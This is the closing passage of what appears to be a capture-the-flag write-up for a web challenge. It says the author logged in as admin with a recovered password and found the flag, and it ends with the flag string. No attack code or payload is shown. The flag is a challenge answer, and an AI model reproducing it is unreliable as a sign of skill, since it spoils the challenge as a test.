
Now I could use this password to log in as admin:

After logging in as admin, I gained access to the flag, which appeared as one of the admin options:

The flag is: byuctf{al1w4ys_s2n1tize_1nput-5ed1s_eik4oc85nxz}